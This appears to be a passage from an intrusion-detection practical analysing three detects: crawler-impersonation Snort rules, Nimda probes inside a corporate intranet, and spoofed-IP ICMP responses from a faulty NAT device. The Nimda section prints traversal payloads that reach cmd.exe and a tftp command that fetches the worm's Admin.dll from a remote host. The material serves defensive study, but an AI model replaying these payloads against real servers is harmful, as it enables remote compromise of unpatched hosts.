So, if we see something ripping through our web site sixteen times a day and eating all our bandwidth, our best bet is to just block the offending IP at our border router and go on with our lives. If the spider was so poorly written as to get itself noticed as bandwidth hog, chances are good it's not going to pay any attention to our polite requests to go away.

If we were really worried about people snooping around our perimeter pretending to be this particular web crawler, we could drop a Snort box on the wire and write a Snort rule like so:

Figure 2.1.3: Snort rule for Slurp impersonator

```
alert tcp !216.35.116.0/24 any -> $HONEYPOT_HTTP_SERVERS 80
(content: "+slurp@inktomi.com\;+http\://www.inktomi.com/slurp.html";
msg: "HONEYPOT - Network mapper impersonating Slurp";)
```

The above alert will trigger when someone who is *not* from Slurp's known home address (the Class C IP range in bold) visits any of my HONEYPOT_HTTP_SERVERS and claims be Slurp. If I was feeling aggressively paranoid, I might want to loosen this alert it with:

Figure 2.1.4: Snort rule for any unknown webcrawler

```
alert tcp !$ROBOT_NETS any -> $HONEYPOT_HTTP_SERVERS 80 (uricontent:
"robots.txt"; msg: "HONEYPOT - Unknown robot network mapper";)
```

Where ROBOT_NETS is comma-separated list of all known web crawler sources, assigned to a snort.conf variable. Actually determining ROBOT_NETS can be fairly labor intensive, though, so I probably wouldn't do this unless I had a serious problem with reconnoiterers mapping my web space while claiming to be webcrawlers.

Multiple Choice Test Question

While reviewing your web site's logs, you notice that something called 'Gagglebot' downloads your entire site once a week. For some reason, this annoys you. You open up your robot.txt file in your top level (web root) directory, and add in this entry:

```
    User-Agent:*
    Disallow: /
```

However, the activity doesn't stop during the next few weeks. What is the most likely reason for this?

a) The author of Gagglebot does not respect the Robot Exclusion Protocol.
b) Your exclusion rules have a syntax, permission, or another implementation problem.

c) Gagglebot's proxy server has cached an old copy of your exclusion rules.
d) You are getting reconned by a hacker who is forging his User-Agent header.

The answer is (b). You need to name the file robots.txt (note the plural). This is a common implementation error. Answer (a) is incorrect because Gagglebot probably looked for robots.txt, but didn't find one. Answer (c) is most likely incorrect because it's been a week since the last request, so a sensible cache should have expired. Answer (d) is most likely incorrect because a hacker mapping your network probably wouldn't bother downloading your entire site on a weekly basis.

References

Koster, Martijn, "Robots Exclusion Protocol." The Web Robots Pages. 1996. URL: http://www.robotstxt.org/wc/exclusion.html#robotstxt (May 6, 2002).

Koster, Martijn. "The Web Robots FAQ." The Web Robots Pages. 1996. URL: http://www.robotstxt.org/wc/faq.html (May 6, 2002).

Hrvoje Niksic. "GNU Wget: The noninteractive downloading utility." GNU's not Unix! Sep, 1998. URL: http://www.gnu.org/manual/wget/html_mono/wget.html (May 6, 2002).


Inktomi Corporation. "Slurp – Inktomi's Web Robot." URL: http://www.inktomi.com/slurp.html (May 6, 2002).

Roesch and Green. "Snort User's Manual Chapter 2: Writing Snort Rules." Snort User's Manual. URL: http://www.snort.org/docs/writing_rules (May 6, 2002).

Detect #2: Nimda is Still Loose Inside my Perimeter

Trace Log:

Figure 2.2.1: Back Officer Friendly Screenshot



If BOF could write to a text log, it would read like this:

```
Thu Apr 04 15:50:28:HTTP request from 192.168.88.95: GET /scripts/root.exe?/c+dir
Thu Apr 04 15:50:28:HTTP request from 192.168.88.95: GET /MSADC/root.exe?/c+dir
Thu Apr 04 15:50:28:HTTP request from 192.168.88.95: GET /c/winnt/system32/cmd.exe?/c+dir
Thu Apr 04 15:50:28:HTTP request from 192.168.88.95: GET /d/winnt/system32/cmd.exe?/c+dir
Thu Apr 04 15:50:28:HTTP request from 192.168.88.95: GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir
Thu Apr 04 15:50:28:HTTP request from 192.168.88.95: GET
/_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
Thu Apr 04 15:50:28:HTTP request from 192.168.88.95: GET
/_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
Thu Apr 04 15:50:28:HTTP request from 192.168.88.95: GET
/msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir
Thu Apr 04 15:50:28:HTTP request from 192.168.88.95: GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir
Thu Apr 04 15:50:28:HTTP request from 192.168.88.95: GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir
Thu Apr 04 15:50:28:HTTP request from 192.168.88.95: GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
Thu Apr 04 15:50:28:HTTP request from 192.168.88.95: GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
Thu Apr 04 15:50:28:HTTP request from 192.168.88.95: GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir
Thu Apr 04 15:50:28:HTTP request from 192.168.88.95: GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir
Thu Apr 04 15:50:28:HTTP request from 192.168.88.95: GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir
Thu Apr 04 15:50:28:HTTP request from 192.168.88.95: GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir
```

A packet header view of the first and the last connects, as seen with tcpdump -N -v (long lines wrapped):

```
5:50:28.783948 4zah9.2902 > cthuloid.80: S 1914443091:1914443091(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
(ttl 125, id 57116)
15:50:28.784030 cthuloid.80 > 4zah9.2902: S 383380401:383380401(0) ack 1914443092 win 17520 <mss
1460,nop,nop,sackOK> (DF) (ttl 128, id 48706)
15:50:28.785408 4zah9.2902 > cthuloid.80: . ack 1 win 17520 (DF) (ttl 125, id 57117)
15:50:28.785991 4zah9.2902 > cthuloid.80: P 1:73(72) ack 1 win 17520 (DF) (ttl 125, id 57118)
15:50:28.796985 cthuloid.80 > 4zah9.2902: P 1:92(91) ack 73 win 17448 (DF) (ttl 128, id 48707)
15:50:28.797119 cthuloid.80 > 4zah9.2902: F 92:92(0) ack 73 win 17448 (DF) (ttl 128, id 48708)
15:50:28.798681 4zah9.2902 > cthuloid.80: . ack 93 win 17429 (DF) (ttl 125, id 57119)
15:50:28.798901 4zah9.2902 > cthuloid.80: F 73:73(0) ack 93 win 17429 (DF) (ttl 125, id 57120)
15:50:28.798940 cthuloid.80 > 4zah9.2902: . ack 74 win 17448 (DF) (ttl 128, id 48709)
```

****14 Other attempts at executing 'dir' deleted****

```
15:50:28.969469 4zah9.2925 > cthuloid.80: S 1915618574:1915618574(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
(ttl 125, id 57201)
15:50:28.969540 cthuloid.80 > 4zah9.2925: S 384215631:384215631(0) ack 1915618575 win 17520 <mss
1460,nop,nop,sackOK> (DF) (ttl 128, id 48767)
15:50:28.970811 4zah9.2925 > cthuloid.80: . ack 1 win 17520 (DF) (ttl 125, id 57202)
15:50:28.971892 4zah9.2925 > cthuloid.80: P 1:97(96) ack 1 win 17520 (DF) (ttl 125, id 57203)
15:50:28.979016 cthuloid.80 > 4zah9.2925: P 1:92(91) ack 97 win 17424 (DF) (ttl 128, id 48768)
15:50:28.979116 cthuloid.80 > 4zah9.2925: F 92:92(0) ack 97 win 17424 (DF) (ttl 128, id 48769)
15:50:28.980633 4zah9.2925 > cthuloid.80: . ack 93 win 17429 (DF) (ttl 125, id 57206)
15:50:28.981993 4zah9.2925 > cthuloid.80: F 97:97(0) ack 93 win 17429 (DF) (ttl 125, id 57207)
15:50:28.982027 cthuloid.80 > 4zah9.2925: . ack 98 win 17424 (DF) (ttl 128, id 48770)
```

Source of Trace

This is one of thousands upon thousands of Nimda attacks seen on the Internet every day. However, this detect is personally disconcerting. The target (and source of the detect) is cthuloid.MY.NET [192.168.54.211] , and the attacker is 4zah9.MY.NET [192.168.88.95]. Both machines are inside my company's intranet borders, and cannot normally communicate directly with Internet-based hosts. Furthermore, cthuloid is my own personal workstation. All of this means that Nimda is loose in my intranet. Again.

Please note: For the purpose of this detect, I will be referring to all Nimda variants as simply “Nimda,” since they are all functionally identical as far as this initial detect is concerned. The differences are only apparent after this stage.

Detect Was Generated By

The screenshot is a picture of NFR Security's free IDS tool, Back Officer Friendly. Designed primarily to detect Back Orifice queries to the host, it can also rudimentarily impersonate commonly-attacked services such as web, POP3, FTP, IMAP, etc. It's pretty small and beeps at me whenever someone scans my workstation, but unfortunately, it doesn't log to disk. It's strictly a real-time sensor.

So, in addition to BOF, I also run WinDump, the Windows port of tcpdump, and capture all packets which match this expression:

```
$ windump -i 1 -w webattacks.log "tcp and ( ( dst host
192.168.54.211 and dst port 80 and src net 192.168 ) or ( src
host 192.168.54.211 and src port 80 and dst net 192.168 ) )"
```

This lets me keep track of who nearby is trying to compromise my (fake) web server, and logs both sides of the conversation in a format easily portable between my Linux and Windows workstations.

Probability the Source Address was Spoofed

The source address has about zero chance of being spoofed. First off, I know this a Nimda attack (see below), and I know Nimda does nothing to conceal itself. It's noisy and obvious.

Second, these packets show no sign of crafting. Notice the Time-To-Live of the initial SYN:

> 15:50:28.969469 4zah9.2925 > cthuloid.80: S 1915618574:1915618574(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (**ttl 125**, id 57201)

Windows has a default TTL of 128, so this value of 125 is expected for a nearby desktop machine. (Tracerouting 4zah9 shows that there is, in fact, only two routers between him and me.)

Third, and most convincing, the conversation here looks very normal. Each compromise attempt begins, as it must, with a normal SYN/SYN-ACK/ACK handshake. This is pretty hard to pull off with a fake IP.

Description of the Attack

Nimda's author's goals appear to have been to (a) leverage a number of known vulnerabilities in Microsoft applications to spread the worm, and (b) open Administrator rights to everyone in the world on every affected machine. Stealth was not high on the development priorities list, for reasons I speculate on later. Despite this noisiness , Nimda continues to be very, very successful, as my detect illustrates.

Nimda is often described as merely a worm or virus, but it is more precisely described as a collection of worms, viruses, and trojans, all rolled into one package. It even comes with its own SMTP server. This multifunctional quality is, in fact, the most interesting aspect of the Nimda phenomenon, and detailed exhaustively in the SANS Institute's paper at Incidents.org.

I believe Nimda will be considered the epitome of this era's breed of malware -- automated, wormlike packages that are big and highly mobile. Nimda can propagate to new hosts via IIS, Internet Explorer e-mail interpreters, poisoned web pages, careless users, network file sharing, and OS changes.[4] This multifaceted approach to penetration is the reason why I'm still seeing it in my network. It's really, really hard to shake.

For the purpose of this analysis, though, and for brevity's sake, I will stick to the initial exploration via HTTP logged above.

Attack Mechanism

Is it a stimulus or response: Stimulus. Nimda actively targets nearby IPs.
Affected Service: Web services on port 80/tcp.
Known Vulnerabilities/Exposures: Default installations of IIS are vulnerable to this.
Attack Intent: This phase of Nimda's attack will confirm that my workstation is or is not a Code Red II host, or vulnerable to a number of web directory traversal vulnerabilities.
Details: These malicious GET requests are just one of the several methods Nimda uses to move between hosts. What we see in this attack is the initial probe for at least four different vulnerabilities; Code Red II, sadmind, MS00-078, and MS01-026. (The Incidents.org paper does a fine job of detailing each GET request -- I shan't repeat their efforts here.)

In the end, these GET requests are trying different techniques to get at the target's cmd.exe so it can execute "dir" . If cthuloid was a real IIS server, and was vulnerable to at least one of the attempted GET requests, it would respond with a directory listing of its \winnt\system32.

According to the CERT Coordination Center's advisory, Nimda requires this verification before it initiates its final infection command:

```
/c+tftp%20-i%20x.x.x.x%20GET%20Admin.dll%20d:\Admin.dll
```

The intent here is to use Trivial FTP to fetch Nimda proper, Admin.DLL[*].
This is what puzzles me: why did Nimda's author decide to verify targets by trying all of these infection vectors before invoking the killer tftp payload? Why not just try the tftp and be done with it? After all, a failure on that request would produce the same failure message as the probe attempts.

[*] By the way, if you haven't noticed by now, "nimda" is reverse("admin").

More to the point, if he was that concerned about not bothering invulnerable targets with invalid GET ... tftp commands, why doesn't he first check the HTTP server response headers to verify the target is IIS? Adding this step, and removing all the other checks, should speed up scanning and propagation time considerably, while also eliminating the chance for network administrators to automatically snipe the connection after the first test for root.exe.

One interpretation of Nimda's author's actions and expectations is that he is trying to be obvious. Perhaps he is frustrated by the prevalence of unpatched IIS web servers, despite the massive Code Red / Code Red II attacks of the summer. He is so irritated, in fact, he releases the hounds.

Nimda compromises every unpatched IIS server in sight, while advertising its intentions all over everyone else's logs. CNN reruns the Code Red drills in between War on Terror coverage. The Gardner Group decries the end of Microsoft. Microsoft, in turn, unveils its "Get Secure, Stay Secure" program.

The end result is today, six months later, it's a lot easier for me to convince gung-ho developers that it's dangerous to run without hotfixes. It's also a lot harder to find an unpatched IIS server that's not actively broadcasting its existence to anyone who will listen.

Correlations

CERT/CC released a bulletin regarding Nimda back on September 18, 2001, and revised it through September 25 as more was learned. Incidents.org and DShield reported spike in hostile HTTP probes on the 18th, which taper off by the 25th.

Later, Nimda variants like the one detected here were reported as anti-virus companies captured and catalogued samples. There are currently 6 known variants of Nimda, but all are functionally identical.

Since Nimda ripped across the Internet so successfully, virtually everyone has seen Nimda related traffic. Laurie@edu, for example, posted a slew of Snort alert logs on the Incidents.org Intrusions Mail list on April 3rd.

Today, my own sensors picked up this and thirty two other attacks, from twenty unique hosts, all in a twenty four hour period. Clearly, Nimda remains a problem in my environment.

Evidence of Active Targeting

I am sure this attack was not launched against me personally. As part of Nimda's propagation sequence, Nimda appears to prefer "close by" targets (hosts in the same Class C). Detailed information on what Nimda's exact targeting mechanism is unavailable at the time of this writing, but it seems to hit a neighbor in its own Class C 50% of the time, in its Class B 25% of the time, and a wholly random IP 25% of the time.

Severity

Severity is calculated using the formula:

(Target's Criticality + Attack Lethality) - (System defense + Network defense)

Each element is worth 1 to 5 points, and the arithmetic gives us a range of -8 to +8.

Criticality	This is **my** PC, the veritable is the definition of critical! But seriously, if I'm seeing it, every workstation in my subnet is a target. And these people are pretty important to the organization. If they can't work, the web site dies.	+**4**
Lethality	Strictly speaking, what we see above is really only information gathering, something I would normally only class as a 1 or 2 for lethality. However, for out-of-the-box IIS servers, Nimda attacks like this immediately lead to root compromise. For non-IIS machines, Nimda still presents the classic "worm out of control" problems of eating all network bandwidth, filling up logging space, and burning CPU cycles. Since I'm not running IIS, I only have to worry about this DoS effect.	**+3**
System	My desktop has all the security related Service Pack and hotfixes applied (in fact, I just applied them a couple weeks prior to this event). Even better, I'm not running IIS	**-5**
Network	Network countermeasures have totally failed. Not only is there nothing stopping 4zah9 from attacking me, Nimda somehow managed to breech the perimeter.	**-1**

This comes out to **+1**, which puts it in the "should follow up on this" category.

Defensive Recommendations

First, don't run Code Red II or sadmind. Hopefully, you already knew that.

Second, if you have the bandwidth, set up some kind of packet filtering on your routers. (Cisco has some good articles on how to implement NBAR to do this).

Third, apply the latest service pack and at least the Microsoft Security Rollup Patch to your IIS installation. In fact, since September's attacks, most people seem to believe this is the best way to protect against Nimda.

It's not, and this myth makes me crazy.

At my organization, we run a couple hundred Windows NT 4.0 and Windows 2000 IIS servers serving content to the Internet. I'm sorry to report that, on September 18th, a few were missing the latest security patches. More specifically, they were missing all the post-SP2 / post-SP6a patches. They were supposed to get them before they went out to the datacenter, but for some reason they didn't.

Yet, defying all logic, we ended up with a grand total of **zero** successful Nimda-related compromises in our DMZ.

Sensible configuration management saved the day (and my job). This is, I believe, the key to good host based security. So, well before the Code Red and Nimda attacks, we were enforcing some specific rules for DMZ-hardened configuration, in addition to having all the security patches in place. Namely:

- Remove the default files and directories created by IIS.
- Turn off all the default ISAPI filters, and selectively turn on the ones we need.
- Web site root directories are always off the boot partition.

Our secret is that we adhere to the first item on SANS's "Top Twenty" list, and change our defaults around after we get everything installed. By keeping a production system out of a default state, it becomes very hard to attack it with automated tools, because nothing is where the attacker thinks it is.

More specifically, though, keeping a web site off of the C: drive does wonders for system integrity, in that it totally eliminates all known *and unknown* techniques for traversing directories to get at cmd.exe, including the Unicode exploits. Originally, we started this practice for performance reasons (our web sites no longer fight with our page file for disk I/O). It's saved our bacon countless times when a machine went out misconfigured (missing a patch, had the /scripts directory, etc). Security in depth wins again.

Don't get me wrong – whenever Microsoft releases a hotfix, you really need to get it out there as soon as you can. In the end, the latest fixes do protect webservers from Nimda. But racing to keep up with patches as your sole defensive measure is pretty nerve-wracking, and if you live in Production Land like me, you may have to occasionally deal with change control, uptime commitments, and QA managers. Invariably, these obstacles stand between you and your timely hotfix deployment.

In other words, an ounce of prevention is worth a pound of cure.

Multiple Choice Test Question

Which of the following IIS log entries denotes successful Nimda compromise? ([...] indicates leading text not shown.)

(a) [...]MSADC/root.exe?/c+dir 200
(b) [...]/system32/cmd.exe?/c+dir 200
(c) [...]tftp%20-i%2010.1.1.8%20GET%20Admin.dll%20c:\Admin.dll 200
(d) All of the above

The answer is (c). This entry shows a successful request on executing the command "tftp -i 10.1.1.8 GET Admin.dll c:\Admin.dll," indicating a transfer of the Nimda payload. Answer (a) is incorrect because this is indicative of a previously compromise by Code

Red II or sadmind. Answer (b) is incorrect because this could be anything, including Nimda, leveraging the various known directory traversal exploits.

References

Ahmad, Dave. "Nimda Worm." Security Focus's BugTraq. Sep 18, 2001. URL: http://online.securityfocus.com/archive/1/215177 (May 6, 2002).

CERT/CC. "Advisory CA-2001-26 Nimda Worm" Sep 25, 2001. URL: http://www.cert.org/advisories/CA-2001-26.html (May 6, 2002).

Cisco Systems, Inc. "How to Protect Against Nimda." Feb 18, 2002. http://www.cisco.com/warp/public/63/nimda.shtml (May 6, 2002).

Degioanni, Risso, and Viano. "WinDump: tcpdump for Windows" Mar 28, 2002. URL: http://windump.polito.it/ (May 6, 2002).

Leyden, John. "Firms hit in Nimda mutant outbreak." The Register. Oct 30, 2001. URL: http://www.theregister.co.uk/content/56/22558.html (May 6, 2002).

Microsoft Corporation. "Microsoft Strategic Technology Protection Program" March 1, 2002. URL: http://www.microsoft.com/security/mstpp.asp (May 6, 2002).

McAfee Security. "W32/Nimda.gen@MM." Nov 9, 2001. URL: http://vil.nai.com/vil/content/v_99209.htm (May 6, 2002).

NFR, Inc. "NFR Back Officer Friendly." 2001. URL: http://www.nfr.com/products/bof/index.html (May 6, 2002).

Pescatore, John. "Nimda Worm Shows You Can't Always Patch Fast Enough." Sep 19, 2001. URL: http://www3.gartner.com/DisplayDocument?doc_cd=101034 (May 6, 2002).

SANS Institute "NIMDA Worm/Virus Report." Incidents.org. Oct 3, 2001. URL: http://www.incidents.org/react/nimda.pdf (May 6, 2002).

SANS Institute. "The Twenty Most Critical Internet Security Vulnerabilities (Updated)." Apr 9, 2002. URL: http://www.sans.org/top20.htm (May 6, 2002).

Tcpdump.org (Originally: Lawrence Berkeley National Laboratory). "Tcpdump/libpcap." URL: http://www.tcpdump.org (May 6, 2002).

Zirkle, Laurie. "[LOGS] April 3, 2002." Incidents.org Intrustion Mailing List Archives. Apr 4, 2002. URL: http://www.incidents.org/archives/intrusions/msg04495.html (May 6, 2002).

Detect #3: Unsolicited ICMP Packets and NAT Strangeness

Trace Log

First, the Snort log:

[**] [1:485:2] ICMP Destination Unreachable (Communication Administratively Prohibited) [**]
[Classification: Misc activity] [Priority: 3]
04/05-01:00:23.024211 10.127.3.12 -> 192.168.1.99
ICMP TTL:238 TOS:0x0 ID:23804 IpLen:20 DgmLen:56
Type:3 Code:13 DESTINATION UNREACHABLE: PACKET FILTERED
** ORIGINAL DATAGRAM DUMP:
208.180.140.220:3075 -> 161.184.101.193:80
TCP TTL:108 TOS:0x0 ID:43983 IpLen:20 DgmLen:48
Seq: **0x2121BED2**
** END OF DUMP

[**] [1:485:2] ICMP Destination Unreachable (Communication Administratively Prohibited) [**]
[Classification: Misc activity] [Priority: 3]
04/05-01:00:25.946988 10.127.3.12 -> 192.168.1.99
ICMP TTL:238 TOS:0x0 ID:23839 IpLen:20 DgmLen:56
Type:3 Code:13 DESTINATION UNREACHABLE: PACKET FILTERED
** ORIGINAL DATAGRAM DUMP:
208.180.140.220:3075 -> 161.184.101.193:80
TCP TTL:108 TOS:0x0 ID:43985 IpLen:20 DgmLen:48
Seq: **0x2121BED2**
** END OF DUMP

[**] [1:485:2] ICMP Destination Unreachable (Communication Administratively Prohibited) [**]
[Classification: Misc activity] [Priority: 3]
04/05-01:00:31.948079 10.127.3.12 -> 192.168.1.99
ICMP TTL:238 TOS:0x0 ID:23904 IpLen:20 DgmLen:56
Type:3 Code:13 DESTINATION UNREACHABLE: PACKET FILTERED
** ORIGINAL DATAGRAM DUMP:
208.180.140.220:3075 -> 161.184.101.193:80
TCP TTL:108 TOS:0x0 ID:43986 IpLen:20 DgmLen:48
Seq: **0x2121BED2**
** END OF DUMP

[**] [1:485:2] ICMP Destination Unreachable (Communication Administratively Prohibited) [**]
[Classification: Misc activity] [Priority: 3]
04/05-01:00:44.047732 10.127.3.12 -> 192.168.1.99
ICMP TTL:238 TOS:0x0 ID:24044 IpLen:20 DgmLen:56
Type:3 Code:13 DESTINATION UNREACHABLE: PACKET FILTERED
** ORIGINAL DATAGRAM DUMP:
208.180.140.220:3076 -> 161.184.101.193:80
TCP TTL:108 TOS:0x0 ID:43991 IpLen:20 DgmLen:48
Seq: **0x2172C82A**
** END OF DUMP

[**] [1:485:2] ICMP Destination Unreachable (Communication Administratively Prohibited) [**]
[Classification: Misc activity] [Priority: 3]
04/05-01:00:46.976883 10.127.3.12 -> 192.168.1.99
ICMP TTL:238 TOS:0x0 ID:24086 IpLen:20 DgmLen:56
Type:3 Code:13 DESTINATION UNREACHABLE: PACKET FILTERED
** ORIGINAL DATAGRAM DUMP:
208.180.140.220:3076 -> 161.184.101.193:80
TCP TTL:108 TOS:0x0 ID:43993 IpLen:20 DgmLen:48
Seq: **0x2172C82A**
** END OF DUMP

[**] [1:485:2] ICMP Destination Unreachable (Communication Administratively Prohibited) [**]
[Classification: Misc activity] [Priority: 3]
04/05-01:00:52.978750 10.127.3.12 -> 192.168.1.99
ICMP TTL:238 TOS:0x0 ID:24149 IpLen:20 DgmLen:56
Type:3 Code:13 DESTINATION UNREACHABLE: PACKET FILTERED
** ORIGINAL DATAGRAM DUMP:
208.180.140.220:3076 -> 161.184.101.193:80

TCP TTL:108 TOS:0x0 ID:44054 IpLen:20 DgmLen:48
Seq: **0x2172C82A**
** END OF DUMP

(Bold text added to emphasize retry attempts.) Below is the tcpdump log, verbose with hex, of the first packet of the first request:

01:00:23.024211 10.127.3.12 > 192.168.1.99: icmp: host 161.184.101.193 unreachable - admin prohibited filter (ttl 238, id 23804)

4500 0038 5cfc 0000 ee01 a032 0a7f 030c
c0a8 0163 030d 10ac 0000 0000 4500 0030
abcf 4000 6c06 fded d0b4 8cdc a1b8 65c1
0c03 0050 2121 bed2

All times are local (Central Daylight Time).

Source of Trace

This dump comes from a sensor I have on my personal cable modem hookup, a Pentium 75 laptop running Debian Linux with all ports exposed to the WAN side of my Linksys Ethernet cable/DSL router.

However, instead of running real services, I have open netcat listeners on the DShield's "Top Ten Target Ports," current as of April 4, 2002. These listeners do nothing but pipe incoming data to /dev/null. Meanwhile, tcpdump records all data to and from this machine. It is important to note that my internal network is entirely switched, so the only traffic this sensor sees is traffic it is directly involved in as a source or destination host.

Since my routable IP is dynamic (and changeable at any time), no sanitization has been performed on this log.

Detect was Generated By

This trace comes to us from a Snort analysis of my daily tcpdump log file, using the base ruleset with trivial snort.conf customization (I set HOME_NET to 192.168.1.1/24 and EXTERNAL_NET to !$HOME_NET, included the shipped rule files, and that's about it). I use a basic, unconfigured ruleset to maximize my hit count. If this were an actual production Snort configuration, I would use only those rules which make sense for my environment in an effort to reduce mere "noise" alerts (a strategy I advocate later in Assignment #3: Analyze This!).

Probability the Source Address was Spoofed

This packet names no less than four IP addresses, so let's revisit the tcpdump data:

Figure 2.3.1: A closer look at this packet

```
01:00:23.024211 10.127.3.12 > 192.168.1.99: icmp: host
161.184.101.193 unreachable - admin prohibited filter (ttl 238,
id 23804)
                    4500 0038 5cfc 0000 ee01 a032 0a7f 030c
                    c0a8 0163 030d 10ac 0000 0000 4500 0030
                    abcf 4000 6c06 fded d0b4 8cdc a1b8 65c1
                    0c03 0050 2121 bed2
```

We can see from the (bold) source address of 10.127.3.12 that there's some sort of monkey business going on here. The addresses 10.0.0.0 - 10.255.255.255 (aka, "10.-net") are reserved as private address space (RFC 1918) that can't be routed to over the Internet, and I don't have any 10.-net in my LAN -- I run a simple 192.168.1.1/24 network.

Further, in the payload of this packet (italicized), we can see the original request was asking for service from 161.184.101.193. Checking the Geektools WHOIS proxy, I find this is a routable IP address owned by Edmonton Telephones Corporation up in Canada.

My bet is that this packet emanated from an improperly implemented Network Address Translator (NAT) sitting on a publicly-addressable IP block. NAT systems, according to RFC 3022, are supposed to translate all IP header information, including ICMP error messages. For some reason, this NAT device did not.

However interesting this may be, though, it still doesn't answer the question of how I came into possession of this packet in the first place -- I never asked for it!

Description of the Attack

It appears that someone spoofed my IP address and sent two HTTP requests to an IP of Ed-Tel's. Each of these requests attempted two retries about three and six seconds later, as indicated by the sequence numbers **0x2121BED2** (decimal 555859666) and **0x2172C82A** (decimal 561170474).

I do not believe this was part of any sort of Distributed Denial of Service attack (as described by DeokJo Jeon), or an effort at network mapping (there aren't enough packets).

Attack Mechanism

Is it a stimulus or response: Response. Someone spoofed my IP, and Ed-Tel rejected it.
Affected Service: An HTTP service, possibly a configuration interface on a router.
Known Vulnerabilities/Exposures: Unknown. I'm not familiar with Ed-Tel's topography.
Attack Intent: Reconnaissance?
Details: I have a suspicion that the machine sitting on .193 is, in fact, a network gateway[*]. This would make sense if the 161.184.101.0 block is further divided into four

[*] One guess is that this is an unpatched Windows 2000 server running NAT, since this is a known issue with that platform.

subnets with a subnet mask of 255.255.255.192. since 161.184.101.193 would be the first address of the fourth subnet.

Since I'm only seeing the collateral effects of my IP address being spoofed, I don't have a whole lot of evidence to draw a good picture of what's going on. It's not port or network mapping, since there aren't enough packets. It might be part of an undocumented denial of service or attempt to gain access that doesn't require the attacker to see the server's response, but if so, the attack was not successful.

These are classical "little lost packets" -- it had no business being out on the Internet with an un-NAT'ed source address, it's a response to a stimulation that I didn't initiate, and beyond my spoofed IP, it doesn't tell me anything terrible. Further, I only saw six of them. If there were more, or if they described a more severe event, I would worry.

Correlations

My sensor didn't pick up any other traffic to or from Ed-Tel's net block, and I haven't seen any chatter on the Incidents.org mailing lists about an attack that fits this description. As far as I can tell, this is an isolated incident.

For what it's worth, I have confirmed that there is no listening HTTP service on 161.184.101.193.

Evidence of Active Targeting

On Ed-Tel's side, the only traffic I have logs of from this netblock are these two responses. Since I'm not flooded with bad requests, this rules out any sort of network-wide port mapping -- the attacker targeted this IP address specifically.

On my side, I have no reason to believe that my IP address was used for any particular reason. I get my IP address from my cable ISP, and I do not reply to ICMP echo requests. The attacker may have believed my computer was turned off.

Severity

Severity is calculated using the formula below:

(Target's Criticality + Attack Lethality) - (System defense + Network defense)

Each element is worth 1 to 5 points, and the arithmetic gives us a range of -8 to +8.

Criticality	The real target here is Ed-Tel, not me. But, I shouldn't have accepted this packet in the first place, so this bespeaks a poorly configured router.	+**2**
Lethality	I'm betting this is reconnaissance, so I'll rate this low. It's not a 1, though, since I'm not entirely sure what it is.	**+2**
System	I don't know what Ed-Tel's victim device is, so I'll have to just split 1 and 5 down the middle.	**-3**
Network	The victim dropped the packet, so hooray for them. However, I saw the response, and the packet was claiming to come from private, non-routable address space. Not good.	**-3**

This gives me an incident severity of **-2**. I have a little work to do, but it's not that big a deal.

Defensive Recommendation

For my part, I should configure my router to never accept packets from the Internet that are so obviously forged. My border router should never forward packets from the Internet to my LAN that appear to originate from private address space, or my own address space. This is, in fact, SANS's recommendation G5 in their Top Twenty list.

As for the real victim, the most civically minded action to take is to notify them of this strange activity emanating from their network. I called their customer service number, and they directed me to abuse@telus.com. I dutifully sent them the above packet capture in tcpdump binary log form, and the brief explanation below:

From: tod.beardsley@xxxxxxxxxxxxx.com
To: abuse@telus.com
Sent: Tue, 16 Apr 2002 09:52:22
Subject: Strange ICMP packets from you

Hi there --

I'm an Internet security researcher, and I got some funny packets from 161.184.101.193. According to ARIN, Telus has administrative control over this IP address. Below is the Snort log data regarding the suspect packets, and I have also attached the actual packets in tcpdump. No effort has been made to sanitize any IP address in the logs or dumps -- it's all real data. The times are in GMT -0600 (Central Daylight Time).

It appears that the device sitting on this IP has at least a couple problems. Firstly, it's not NAT'ing properly, because as you can see, these packets have a source address originating from a private IP address. Packets with a private source address have no business leaving their LANs and seeking their fortunes on the wild and woolly Internet.

The second problem may be more serious, though. The reason why I have these packets can only be explained by an unknown third party spoofing my IP address in a communication to this device. I can't be sure of what the intent was, but usually, spoofed IPs equal badness. The attack doesn't appear to have been successful, but perhaps you can look at your logs for the evening in question and confirm if there's any strange activity? I'm having quite a time trying to figure out what the attacker was actually trying to accomplish.

